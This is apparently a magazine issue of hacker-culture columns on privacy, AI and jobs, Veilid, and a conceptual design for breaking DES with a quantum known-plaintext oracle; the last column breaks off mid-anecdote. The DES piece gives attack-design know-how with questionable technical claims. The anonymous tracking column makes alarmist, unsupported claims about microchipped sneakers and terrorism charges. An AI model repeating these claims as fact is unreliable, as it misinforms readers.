(And be aware that it can take months or even years to select columns due to the large number that come in whenever we do this, so please try not to change your email address - or give us a backup means of contacting you.)

Privacy: Protecting Your Personal Information Online

manish.mradul@gmail.com www.linkedin.com/in/manish-mradul
by Manish Mradul

With the growth of technology, the ways of marketing have observed a paradigm shift. In the past, the marketing agencies and corporate sector used banner display newspapers, magazines, or television and radio broadcasts for the publicity of new products to a larger audience. In today's world of artificial intelligence, the marketing agencies are using "The Internet" to meet their publicity goals. Through social media, individuals generate vast amounts of personal data online. This data is collected and sold as big data to the corporate sector to be used in data warehouses. Data warehouses are used to analyze big data to generate visualized results that may be used for decision making such as analyzing trends, predicting the potential of a new product, understanding the targeted audience, and generating new sales and marketing plans. Advanced big data systems can access and analyze this information easily, creating a big privacy concern. Although many corporate firms use this data to generate personalized results to meet user demand, there still exists the vulnerability that this confidential data might be misused. In this article, we will discuss how you can protect your confidential data, improve your privacy, and surf safely on the Internet.

What Are Big Data Systems?

Big data systems are systems that store and analyze a huge volume of data to generate personalized results. It uses multiple techniques such as data warehousing, data mining, machine learning, visualization, etc. The data can be gathered from various online activities performed by users as they surf through the Internet every day. Sources from which the data is collected are heterogeneous in nature. This data is passed through an extract, transform and load (ETL) phase before it is used for analysis. This process takes place in a data warehouse. Big data systems use machine learning algorithms to divide different categories of audience or product types into clusters or predefined classes. Once the model is trained, data of a new person is then compared with the existing clusters or classes and the person is then added to a particular group of people defining the targeted audience for different companies. Hundreds of clusters are generated from big data to create a baseline for user activity in order to predict what the user is interested in, what the current need of the user might be, what the user might need in the future. Based on this baseline, important decisions are made such as changes in existing products, launching new products, generating advertisement based on current trends, etc. Another famous technique used by big data systems is web mining. This technique enables the systems to take data from the search history of a person or what the person scrolls through on the world wide web. Based on this data, personalized website content is generated such as the Facebook feed. Many important events in the past have been successful due to the decisions made by analyzing big data.

Why Is This a Problem?

While big data is a useful tool for organizations and decision makers, it comes with users' privacy being compromised. Social media or web users share all kinds of data online that can sometimes be highly confidential. While it is a threat for users, it is also a negative point for the corporations as users lose trust in the websites that are not secure, leading to a loss in traffic. This may lead to low sales through e-commerce websites. With all the information available to the corporate sector via big data systems, the minds of people can be manipulated to alter their interests, political views, and lifestyle in a way which benefits the organization. Additionally, these analyses can reveal sensitive data of the users, which may cause damage if it is misused, such as transaction records, location, travel history, etc.

What Can a User Do to Protect Personal Information Online?

Data confidentiality, integrity and availability are three essentials of data security. Here are a set of steps that you can perform to make sure your data is secure:

Come up with a good and unique password: Passwords are used to shield and differentiate an individual's data from the general Internet public. Make sure that you use strong and unique passwords. Strong passwords are the ones that meet complexity requirements. Such passwords are difficult to guess or even memorize if someone takes a quick glance while it is being entered. Sometimes even after using a strong password, your password gets leaked or your account gets hacked by a person using other means of entering your account such malicious software or phishing links. To protect yourself from that, it is important for you to ensure that these passwords are changed frequently.

Enable two-factor authentication for your accounts: Two-factor authentication (2FA) is a dual layer security technique that requires you

to provide two forms of passwords to log into your accounts. This includes a password and a code sent to your phone or email. Two-factor authentication can help prevent unauthorized users from getting access to your accounts even if they have gotten your password by some means. The second code is unique every time and is sent to a phone number or email address that you provide. Most popular social media platforms such as Instagram and Facebook offer two-factor authentication to ensure data security and safety from hackers.

Be mindful what you share on the Internet: One should realize that the data shared on the Internet is at risk of being leaked by attackers. Therefore, it is important to avoid posting any kind of sensitive data that may cause harm if it is leaked. Confidential data may include your financial details, your identification details, travel history, etc.

Enable desired privacy settings: Privacy settings include a variety of controls that, for example, define who sees your data online, who shares your data on their accounts or social circle, who sends you messages and requests, who sees your activity status, how many devices log in to your account, as well as blocking and unblocking accounts, etc. Apart from social applications, most browsers also allow you to enable your desired privacy settings for yourself or for your children using parental controls. These can be defined from within the browser's settings. Good privacy settings enable you to decide where your data goes.

Enable virtual private network (VPN) extension: Virtual private networks or VPNs are commonly used networks that are provided by proxy servers or VPN applications to allow users to surf through the Internet with a masked IP address. Think of VPN as a tunnel. A vehicle passing through the tunnel cannot be observed by the people outside that tunnel. Just like that, a VPN provides you a unique link to surf the Internet with additional privacy by masking your IP address and location, as well as additional features like malware protection and ad-blocking. Many VPN apps and browser extensions are available on the Internet with free and paid versions.

Do not click on suspicious links: A common trick used by attackers is to share infected links that are used to download malware into your computer. This malware is used to obtain unauthorized access to your computer to get your personal data - which might be highly confidential. Scammers create phishing links to rob people by tricking them into sharing their bank details. To protect yourself from this, it is important that you only open links that come from authentic sources.

Do not download software from unauthorized websites: When you download cracked versions of paid software using illegal means, you often have to face the consequences of viruses being downloaded into your computer. Many people use torrent files to download software and media (movies or songs) from other peers. An attacker can easily connect to these networks and share malware. It is important that you download software from authentic sources and publishers.

Check digital certificate before accessing any website: Websites that provide a secure experience are always certified by a trusted third party. These third parties provide a uniquely generated digital certificate that ensures that the website is authentic, secure, and verified. To check a digital certificate, click on the lock symbol on the address bar. Click on "Connection is secure." After this, click on "Certificate is valid."

Make sure that your confidential data is encrypted by the platform: Encrypted data refers to the data or message that is converted from plain text into cypher text which is only readable to the person having the correct key for it. Encryption ensures that the message is only read by the authorized party, keeping in consideration the high confidentiality of the message. Many social applications such as WhatsApp, Telegram, Viber, and Facebook Messenger.

Use anti-virus software: Anti-virus software is a tool used to cope with the problem of viruses. Make sure to use anti-virus software to scan any attachments or downloads before opening them. This can help detect and prevent malware from infecting your device. Anti-virus software protects against viruses and malware, scans email attachments, helps prevent identity theft, and provides real-time protection.

Conclusion

With the increase in technology and the use of the Internet, marketing methods have faced a paradigm shift. Big data systems are being used to make important decisions in the political and corporate sector. This change has its pros and cons. These days, people share a lot of personal data online that may include their personal opinions, interests, and identification details. It generates a concern for users' data privacy. By following the steps suggested in this article, one can ensure safe search and usage of the Internet.

The AI Risk Nobody Seems to Mention

by Felix Atter

It's coming for our jobs!!
It's going to start Skynet!!
It's a threat to our privacy!!

We have all heard the big scary talk about artificial intelligence (AI). I opened with the three I hear most often and each of these can be partially or completely eliminated as a risk if managed properly. I can dive into them, but many other articles from many other organizations have done so extensively.

I want to talk about the fourth horseman of the AI apocalypse. This is not about sowing more fear, uncertainty, and doubt in a world saturated by it. This is about taking sane steps to ensure neither you nor the company you might work for gets tripped up again by a well known trope. We cannot trade away our next generation of experts without paying for it. Let me explain.

I remember when everyone I knew in a tech job got started as a low level help desk operator. They would then vary and either work through college or move up through the ranks. When we as an industry moved those help desk jobs overseas, it was a fantastic boost to profitability, and in some cases even the effectiveness of the help desk.

This is not some xenophobic rant. It was a great process when done right. The issues really started about five years after the bulk of large organizations started to do this. Suddenly, finding a senior help desk admin looking to become a junior systems administrator was not so easy. A couple of years later, even finding cost-effective mid-level system admins was a fight. We sold off the farm team. Entering the IT work force no longer had a well known gently sloped on ramp. You now had to jump into either a help desk manager role or do enough schooling to actually jump straight in as a network engineer or server admin. It took us years to recognize the issue and correct for it.

Now consider AI. I have spent the past several months learning more and more about it and talking with people across several industries, and there is a mix of curiosity, fear, and even open doubt regarding its future. I see article after article talking about how it will replace creative jobs, how general AI is right around the corner (it might be), and how it is a huge gaping hole in our data security if used wrong, as Samsung found out in May 2023 when they restricted generative AI use after an employee uploaded sensitive code to ChatGPT.

From all that conversation and research, the one risk I am most worried about is the idea that it will take the place of the humble paid intern. If we look at what large language models (LLMs) like ChatGPT are really good at; we find they are fantastic research assistants to mid and senior level technical assets from governance risk and compliance (GRC) folks to developers and DevOps engineers.

Last time we eliminated a wide array of entry level work chasing efficiency and profit, it took most of a generation to recover and adapt. This shift from hiring entry personnel to do leg work to letting a bot do it faster and more thoroughly sounds like an amazing opportunity. To be fair, it's exactly that. It's just not a free ride. It's like we climbed the rope and now we are pulling it up after us. Those who come after will be forced to climb even higher up the IT/InfoSec tree before they can try for a job.

So what do we do? Hold still and hope it goes away? Rage on forums and article comments about how it's all terrible? Pass laws trying to restrict access?

We know those will happen. We know those are unlikely to stop the forward march of progress. My simple advice is this: Advocate within your teams and friend groups that current generative AI is not a replacement for human insight.

We are at a crossroads where teams all over the world are seeing an opportunity to accelerate their projects and reduce costs. My one glimmer of hope is that this will be just as valuable to students, young engineers, and hackers in our community. I learned much of what I know from classes and books. These days I learn 80 percent of the new things I know from videos or even shorts. Tomorrow maybe it will be AI I use to design a lab just to see if I can fix what they got wrong.

This has been called the next revolution, just as the Industrial Revolution and the information revolution changed what it meant to create or to work hard. I don't believe we can stop it or put the smoke back in the circuit board. I do believe it is up to us to leave a path open to those who will follow us.

EFFecting Digital Freedom

by Jason Kelley

Against Privacy Nihilism

Maybe it happens when you're explaining the importance of end-to-end encryption to a flummoxed friend or family member. Maybe it's when you're trying to find the "don't share my data" option in a new app, and it's buried so far in the settings menu that you want to scream. Or maybe you found out about something *good* - that a new privacy protection exists, for example - but it feels like a grain of sand in an ocean of dangers, and you still feel completely overwhelmed at what it takes to truly protect your private life from the people, governments, and corporations that seek to invade it.

That feeling of despair - the idea that there's nothing you can truly do to protect privacy, so you may as well throw up your hands - is often called "privacy nihilism." It's summed up in the far-too-popular phrase, "Privacy is dead." Lately, I've seen it tossed around a lot. And I get it; many of us who get this feeling are the ones who care the most about privacy. Sometimes, in my worst moments, I have that feeling, too. But I also know, deep down, that this feeling is flat-out false. Here's why.

You may feel like there's nothing you can do, alone, to move the needle. But you aren't doing it alone. First, remember that the fight for privacy is a collective effort. Organizations like EFF unite tens of thousands of members who care about protecting privacy, and there are many dozens of organizations, maybe hundreds, like ours around the world. We wouldn't all be working together if privacy was already dead. And we aren't the only ones who care: Americans overwhelmingly support new privacy protections, and in general, the country has grown more concerned about how the government uses our data, according to trustworthy surveys.

Maybe you're feeling despair because there aren't more comprehensive privacy laws in the U.S., and it may feel like we will never get them. Well, I am upset too, but there is definitely progress in the laws. Just as one example - the California Consumer Privacy Act of 2018 granted important rights for Californians, and this year's DELETE Act made it even more effective. Soon, anyone in California will be able to easily opt-out of data collection for many data brokers, and delete the data collected about them as well. This is just one step in the fight, but it's an important one.

Change takes time, and the journey to comprehensive privacy protections is a marathon, not a sprint. Today we take many privacy protections for granted, and often assume that things are only getting worse, not better. But many important rights are relatively new. Legal victories like the Supreme Court ruling in *Carpenter v. United States,* requiring warrants to obtain cell phone location data, are evidence of this real, crucial progress. The fight is long, and we know that.

Some of the progress is technical, not legal. The widespread adoption of the HTTPS protocol for web encryption is a significant win for online security and privacy. Achieved in basically under a decade, this shift highlights the effectiveness of concerted efforts to create and spread privacy-preserving technology. The evolution of privacy tools is also real progress, and worth celebrating. We've gone from complex methods of private communication like PGP and GPG to user-friendly options like Signal and WhatsApp, which many more people can (and do) use. There are many, many other examples: the Tor Browser offers fairly simple anonymous browsing and routes around censorship; password managers protect your passwords and your accounts; third-party cookie blockers like Privacy Badger stop third-party tracking. These tools all push the needle forward, sometimes in place of strong privacy laws, but often, as part of a concerted effort to get us there.

In truth, most of us still have rich private lives, primarily free from government surveillance, and most of us can choose not to allow corporate surveillance into those lives as well. Yes, there are certainly spaces where privacy is in danger, and there are some communities who have far fewer privacy protections than others. This is absolutely a problem we must solve. But we are working to improve it, and the awareness of it is part of the process - knowing where those less private spaces are, and who has less privacy, helps us all take precautions to defend ourselves.

Our advice when you're feeling nihilistic? Be practical: use threat modeling - the practice of identifying specific threats to your privacy and taking concrete, practical steps to protect yourself. Figure out what threats you specifically should worry about. Next, stay informed and involved: engage with privacy initiatives where you can, and participate in the ongoing conversation about digital privacy. EFF is constantly offering ways for you to make your voice heard, and to spread awareness.

Maybe you've never had that feeling of despair. That's great. Hold onto this in case you ever do, or just to share with others as a reminder. It can feel overwhelming to care about something when it feels like a losing battle. But we aren't losing. We're just learning to create the better future that we want to see every day, together.

We wouldn't do all this work if we thought the death of privacy was inevitable. Of course, our success isn't inevitable either - it takes real work, and we hope you'll help us do that work by joining us. Take action when you can. Teach a friend who wants to learn more. Become an EFF member to power us through the next big legal battle, activism campaign, or tech project. Giving up is exactly what many government officials, law enforcement agencies, big tech companies, and other powerful people want. Our movement is not a pessimistic one, even if the fight is difficult. It's celebratory. Don't let the privacy nihilists into your head, or your laptop - put a big EFF sticker there instead.

Quantum Computer Algorithms, Part III: DES Decryption

by Dave D'Rave

Earlier in this series, we discussed oracle-type quantum algorithms. In this article, we look at using an oracle algorithm to perform a known-plaintext attack on the DES block cipher systems. (DES is a well-known crypto system. Wikipedia has several articles on it.)


Mainstream block cipher systems, such as DES or AES, break long messages up into fixed-size chunks and then encrypt each block individually. The usual procedure is that the first block is encoded with the main key, and that all subsequent blocks are encoded using an incrementing key, or some combination of the previous blocks (block chaining). The situation is that if you can break the first block and recover the key, then you can break the entire message with very little additional effort.

Known Plaintext Attack

It often happens that we have intercepted the ciphertext and we have also obtained the plaintext. This is sometimes as simple as knowing that the message always starts with a date. The history of cryptography is full of examples of how plaintext was acquired.

The central idea is that, once you have known plaintext, you can build an oracle which accepts a key, the ciphertext, and the plaintext, and which outputs a single bit. The output is |1> if the input ciphertext decoded by the key is equal to the plaintext, and |0> otherwise.

For example, the DES block cipher uses 64-bit text blocks and a 56-bit key. The "good plaintext" oracle for DES accepts the 184 bits of input and outputs one bit. The DES oracle is:




The DES Oracle

The DES oracle is made of smaller blocks. These are the decrypt block, the inverse decrypt block, and the compare block. The inverse decrypt block (f^{-1}) is used to prevent noise errors from back-propagating into the output. Current technology requires that we use this block.

The decrypt block accepts a 64-bit ciphertext input and a 56-bit key input. It produces a 64-bit trial plaintext output. The compare block accepts a 64-bit trial plaintext input and a 64-bit known plaintext input. It produces a single bit output, which drives the output CNOT.

Note that the ciphertext and known plaintext are classical data, while the key, the trial plaintext, and the output are qubit data. If you provide a superposition as the key input, then the output will often be a superposition. This fact is useful.



f(Ciphertext): The Quantum DES Decrypt Block

The algorithm for DES is widely available. It is usually written in C, and is usually implemented as some mixture of for() loops and table lookups. The usual procedure is to first "unroll" the loops, which is a standard computer science operation, and then test that the algorithm still works. Next, either run the unrolled version of the decryption algorithm through your quantum compiler, or run it through a convert-to-Qiskit program. At that point, you should have working code, and can run it when a suitable quantum computer becomes available. In the year 2029.

The unrolled algorithm for DES has 16 rounds of bit scrambling. Each round takes some function of the 64-bit intermediate ciphertext and some bit function of the key and then performs an exclusive-or. This requires something like 120 two-input quantum gates to make up the key function and text function, along with something like another 64 gates for the actual XOR. Note that XOR is implemented by the quantum gate operator CNOT.

As a practical matter, you will need support gates and ancillae, so each round is going to cost maybe 250 gates. Given that we need 16 rounds, this is going to be 4000 gates. Because of phase noise effects, a practical system also needs an inverse DES block. The total adds up to 8000 gates.


The DES Decrypt Block, in Detail

The DES block consists of 16 sub-blocks called rounds. The traditional (1970s) implementation uses the same code for each

round, and customizes their behavior using what are called "subkeys." At this time, a quantum algorithm probably will use 16 slightly different rounds in order to reduce the total number of quantum gates which are needed.

Optimization methods, which hopefully speed things up, are discussed below.

(The technical reasons for this procedure involve the fact that early DES implementations used either 8-bit microprocessors or dedicated LSI hardware. The obvious way to do the software was to pre-compute the subkeys and then use 16 identical rounds, each with a different subkey. The obvious way to build a DES chip was to only have one round implementation and use it multiple times, with slightly different control inputs. In the quantum world, memory devices are a source of error. A straight pass-through design uses more gates but less memory, so it is preferred.)




The Inverse DES decrypt block is the same thing, except in reverse.

The Compare Block

The 64-bit compare consists of 64 one-bit compare operations followed by a large AND gate. Each of the input bit pairs is individually compared, starting with the bit 0 pair and moving to the bit 63 pair. The AND gate is implemented as a 64-controlled NOT gate.

Because the 64-input CNOT gate is likely to be implemented as a funnel of two-input CNOT gates, the total compare block consumes a rather large amount of gate resources.



Superposition and Parallel Processing

In order to achieve substantial speed improvements, quantum computers use superposition. For example, we could provide a key value of |all keys whose high-order 48 bits are zero> as inputs to a quantum DES algorithm. This input set contains a superposition of 256 keys.

If none of the keys provide a valid decode of the cyphertext, then the output will be a pure |0> state. If one (and only one) of the keys is valid, then the output will be approximately k*(16*|0> + |1>). As a practical matter, amplitude amplification methods are then used to produce a clean |0> or |1> output.


Depending on the noise characteristics of the quantum computer hardware, some kind of bisection algorithm or subset algorithm will be used to pick off the value of the individual key bits. Ideally, this is done one bit at a time, which means that 56 iterations of the DES algorithm will be needed to break a given message.

Tech Notes: Optimization Methods


All of the better quantum compilers include obvious optimizations, such as |X|X| equals |I|, or "if you see two NOT operators, remove them both."

This particular algorithm has a number of places where a quantum gate has two inputs and one of the inputs is known to be classical data. It is often the case that one or more gates can be removed, or that a two-input gate can be replaced by a one-input gate.

Example: Compare a qubit with another qubit bit, fully quantum:



Example: Compare a qubit with a 0 bit, semi-classical:



Note that both kinds of Compare output a quantum value. If the input was k (|0> + |1>), then a compare_with_zero operator will produce a superposition output.

The data comparison (or the logical comparison) is not the same as "Is this superposition state the same as that superposition state?" To do that is more complicated. When doing a full phase comparison, the entanglement value matters.

GPT Revolution: Reimagining Programming in the Era of AI

by kuraz

As we traverse the tech-savvy world of the 21st century, programming is evolving rapidly. The traditional norm of tedious hand-coded scripts and hard-coded solutions is being disrupted by an AI model: ChatGPT developed by OpenAI. This advancement, fueling the transformation, is subtly yet steadily reshaping the programming landscape, bringing monumental changes to the very essence of how humans and machines interact.

ChatGPT, based on OpenAI's GPT-4 architecture, is a language model AI designed to generate human-like text. It can understand context, respond to queries, draft elaborate essays, or even craft a poem. However, its utility is not confined to these tasks. One significant area where GPT-4 has started to show a profound impact is the domain of software programming.

The ChatGPT Wave in Programming

The implications of ChatGPT for programming are vast. It opens a realm of possibilities for developers, enabling them to write code more efficiently, learn new languages or technologies seamlessly, debug errors, and even design architecture.

For starters, ChatGPT can autogenerate code snippets based on descriptions, simplifying coding for beginners and experts alike. Developers can feed the AI a brief on what they want, and the model will generate an appropriate piece of code. This feature makes programming much more inclusive, as even non-programmers can take advantage of this tool to implement simple automation or create basic scripts.

The model also plays a crucial role in learning and debugging. When faced with a new programming language or an unfamiliar technology, developers can turn to ChatGPT for assistance. The model can provide syntax, examples, and descriptions, making learning a new language feel less like translating from an alien script. Debugging is another tedious process where the AI model proves useful. ChatGPT can suggest potential solutions to bugs or even predict where an error might occur, reducing debugging time.

In software design and architecture, ChatGPT's potential is starting to unfold. The model can provide architectural design suggestions, allowing developers to see different potential solutions. Developers can interact with the AI, discuss their needs, and receive instantaneous feedback.

Enhancing Collaborative Coding

ChatGPT's influence extends beyond individual programming; it's changing how we collaborate and share knowledge in the coding world. In a way, the AI model is acting as a team member who's available 24/7. Developers can bounce off ideas with the AI, review code, or receive assistance in understanding a piece of code written by another developer.

In the open-source community, where collaboration is the backbone of projects, ChatGPT could be a game-changer. It can guide developers in understanding complex code, offer suggestions, and help in maintaining the code, thereby making the whole process more efficient.

Ethical Considerations and Challenges

However, this new wave of AI-assisted programming does come with its share of challenges. There are concerns about code plagiarism, where the model might generate code that mirrors copyrighted code. The line between auto-generated code and creativity becomes blurred, raising questions about copyright infringement and intellectual property rights.

Another significant concern is the potential loss of jobs. With AI models capable of writing and debugging code, the fear is real that this might lead to job losses in the software development industry. However, it's crucial to remember that while AI can assist and automate, the creativity, critical thinking, and decision-making abilities inherent in human developers are irreplaceable.

The Road Ahead

Despite the challenges, the benefits that ChatGPT bring to the table cannot be denied. It has the potential to make programming more efficient and inclusive. Programming could become more of a high-level task, focusing on the what and why, rather than the how. Developers can focus more on solving problems, designing software, and providing value, rather than getting bogged down in syntax and code lines.

In conclusion, the advent of ChatGPT in programming is not just about reshaping how code is written; it's about redefining how humans interact with technology. We're moving towards a future where humans and AI collaborate, each leveraging the other's strengths to create better, more efficient, and inclusive solutions.

As we tread this path, it is crucial to balance the unprecedented potential of AI with thoughtful considerations of ethics and inclusivity. In doing so, we can ensure that this technological revolution benefits not just the programming industry, but society at large.

This article has barely scratched the surface of the profound implications and potential of AI-assisted programming. We are only at the dawn of this revolutionary era and, as we delve deeper into the possibilities, one can only imagine how far this AI wave will take us.

Snitched Out by Tech

by Anonymous

Everything is snitching on you these days. You're buying a fancy remote-controlled car, your child accidentally hits old grandma, she hits the curb with her head, and you're getting to jail. Why? You weren't even there. And your little one ran away when he heard siren lights. But this little remote-controlled device has a serial number. They track it down, pull your details from the manufacturer's website, and boom! Your credit card, address, full name. It's all there, waiting forever in the database. It's now you who killed grandma. Good luck fighting this in court!

Imagine you bought a drone, just to make some good number of vacation trip pictures or even videos. It's a new version now and you sold the old one on Facebook Marketplace. This old one goes to Ukraine, or Palestine. Then it ends up in the hands of Mossad, or MI6 - you name it. It has a serial number, they track it down, and you're now a terrorist. They even have an amendment that allows them to charge you with terrorism without too much evidence. Bad luck caused by "good" intent.

Did you know they even put a microchip in sneakers? It's not even visible. A serial number that "protects" against counterfeits. They can track you down, a peaceful protest supporter who accidentally lost one shoe is gonna go to jail. Even if nobody ever gets caught, they can definitely find you and prosecute you for being at a certain location at a certain time.

Clothing? Here is what they say: "starting from the Fall Winter 2020-2021 collection... garments can be authenticated, wherever they were purchased, either by using the 12-digit code or by using a mobile phone to scan the QR Code." Your t-shirt, jacket, shoes, phone, your drone, your remote-controlled toys, headphones, you name it, has a number that can be used to pull all information on you. We're like giant walking trojan horses, paying for things that don't make us free.

Is there a guarantee that your next t-shirt won't have invisible code that can be used to track you down? Some time ago we freaked out how color printers used to print barely visible yellow code so the serial number could be tracked.

Maybe I'm saying obvious things, but it's a new reality now. In this regard, used things are better. Amazon is better than the official website. eBay is better than Amazon. Craigslist is better than eBay. And garage sales are better than Craigslist. Leave no trace. Time for burner emails, burner social media accounts.

You won't get the freedoms that we had before. If even possible, it would take a great deal to get them back.

I Fight for the Users

by The_Gibson

As a member of the Veilid team, Defcon was a wild ride. My full experience was that I arrived on Sunday as my wife was working for The Diana Initiative. As we got to our room and I looked out the window, we had a spectacular view of the Sphere (it is an impressive thing to behold) and Caesar's Forum... and for the rest of the week, I would find myself in a mental battle with the building that would be where we unleash Veilid upon the world. I continued to vacillate between feelings of self-doubt and world domination. How did I end up here? A director of the Veilid Foundation, and some sort of imposter that was getting the childhood dream of working with cDc and bringing hackers.town's unique chemistry of talent and revelry to finally take the first big step to restoring the future. The Rohan to their Gondor....

Those thoughts would steel me over the next five days, knowing what was coming. We had done the legwork, the core development would finish up a mere 48 hours before we went full on Defcon takeover mode, the party was planned, the talks were ready, and The Internet would never be the same again.

This all started back in January of 2020 when I heard the first rumblings about Veilid. Many of you who know me from hackers.town know that I have long been quite vociferous about restoring the future and working to change the world. I still believe in the early promise of the Internet, you know, before we all collectively decided someone else should handle everything, and it all went to shit. At the time hackers.town had some regular meetings going on: a voice chat where we would bounce ideas off one another and think of ways to impact the arc of user privacy and protection. This was largely due to my attendance of Defcon in 2019, and a couple of talks that even further pushed me to want to make big impacts. We had unique talents and reach that had come together in the culture of

an emerging decentralized network, and Bruce Schneier saying "if it's for the public good, why are you waiting for permission?" may have instilled a tiny bit of insanity in me.

Projekt:ONI (Optimistic Nihilists Inc.) was born in this timeframe, and those calls we were having would lead to a regular (almost nightly for a while) cadence for us to start building simple things that anyone could use to ensure their privacy. Dildog had noticed we were having these, and asked me to remind him, and he'd try to drop in someday....

In January, one cold Friday night, Dildog dropped in. The whole room was stunned that our little cargo culting attempt at rekindling the hacker spirit into the world brought someone who did this before into the room. I remember having to help drive the conversation, because I think most in that room were stunned into silence. Dildog proceeded to lay down the idea of exchanging messages in a cryptographically secure manner in which the db was effectively a distributed hash table. We talked for maybe 30 to 45 minutes, and the instant he left the room everyone was trying to grok the wisdom that had just been laid down.... Time would pass, and a pandemic would start.

Our community would end up helping save worlds side by side with other hacker cults over the next few years, helping to build one of the world's largest distributed super computers with r00tfolds, and raising funds to save lives in the early days of the war in Ukraine, even presenting at HOPE 2020.

During the pandemic, I made a trip to Defcon in 2021... against all wisdom. I needed to meet back up with my people. It was a very small year due to the travel difficulties of the time. But risk it we did. Dildog introduced me to Medus4 and TC. It was clear that a team was starting to form, and the project actually started to take shape, and for the first time I could finally start to make out a path toward a future restored. We brought together a team of volunteers and got to work.

We were going to do this and dent the universe.

Fast forward a few years: August of 2023. Veilid had been operational for a few months, and revisions and updates to get to somewhere between an alpha and beta state finally got finished just days before the Friday launch. The party was planned, the team was onsite, and the hot dogs were in Veggie's possession. Only now were we beginning to understand the level of excitement around this launch. I had run a fundraiser a few months before, selling Veilid t-shirts to get money to fund this crazy excursion... and they were everywhere. It's always surreal to see people you don't know wearing the markings of your thing... but this was at a whole new level. Our little social media blitz had delivered.

What Is Veilid, You Ask?

The intent of the Veilid project and Veilid Foundation Inc. is to create a privacy centric network that enhances human privacy in communications. We believe that the Internet has yet to fulfill the future role once promised and, as such, we refer to this new operating model as Web 1.5. We want to enable people and developers to break free of the data silos that have so long monetized our information. Personally, I see no separation between the data constructs that people generate in their communications and their physical person; they are both a part of you, so the idea that we can sign part of ourselves away via an end-user license agreement (EULA) is, at its core, problematic. Ultimately, we wanted a better option to support restoring the future we were promised when the web was young, and as such we consider this Web 1.5... what should have been.

Veilid is an application framework designed to allow developers to be privacy first. Veilid is also a routing protocol that enhances the privacy of the users of the network. It uses distributed hash tables for storage. It is conceptually like IPFS plus Tor, but faster and designed from the ground-up to provide all services over a privately routed network. It enables development of fully-distributed applications without a "blockchain" or a "transactional layer" at their base.

Veilid can be included as part of user-facing applications or run as a "headless node" for power users who wish to help build the network.

In 1999, cDc showed up and asked you to show some control when they launched Back Orifice 2K.... Now we are telling you all to take back control.

You want to help take back the wires, and enshrine privacy as a human right?

Go to `veilid.com/contribute/` and see if there is any way you can pitch in.

We Need:

- coders and hackers
- app developers
- usability experts
- translators
- open source governance
- donations

Together, we can build a better, more private Internet. Join us and help us restore the future!

ARTIFICIAL INTERRUPTION

by Alexander Urbelis On Trust and Moral Clarity in War Time alex@urbel.is

I was in Israel nearly ten months earlier to the day of penning this column. Listeners of *Off The Hook* may even recall that I appeared on the radio show from Tel Aviv and was raving about the place. It was my first time in Israel and I count myself lucky to have been there before hostilities erupted. I found it to be a very special place, holy in its own right for several reasons, but special in ways that had nothing to do with it being the birthplace of most major religions. Tel Aviv was bustling with life, the food was delectable, the architecture was unique and gorgeous, the people were welcoming, Arabs and Jews played football and ate together in Jaffa, and I learned that Tel Aviv was one of the most accepting places for the LGBTQ population in the globe, let alone the Middle East. The juxtaposition of earnest modernity with orthodox Judaism, however, can lead to some strange experiences, a perfect example of which happened to me in a taxi on the way to a meeting with clients.

It was midday in Tel Aviv, and I had to get from the city center to Herzliya in the north to meet clients and present on legal issues relating to AI developments. A colleague and I hailed a cab. Making some last-minute tweaks to the presentation while en route, I had my laptop open and did not pay much attention to my surroundings. I did notice that the driver appeared to be a serious-looking, religious, orthodox Jew. A few minutes into the journey, my colleague and I looked at each other quizzically and in some disbelief at the sounds emanating from the back seat speakers: a woman moaning, not in distress, but in what appeared to be ecstasy that was continually growing in cadence and decibels, culminating in what was almost certainly an orgasmic climax, with a musical accompaniment and periodic interruptions of a deep-voiced Frenchman.

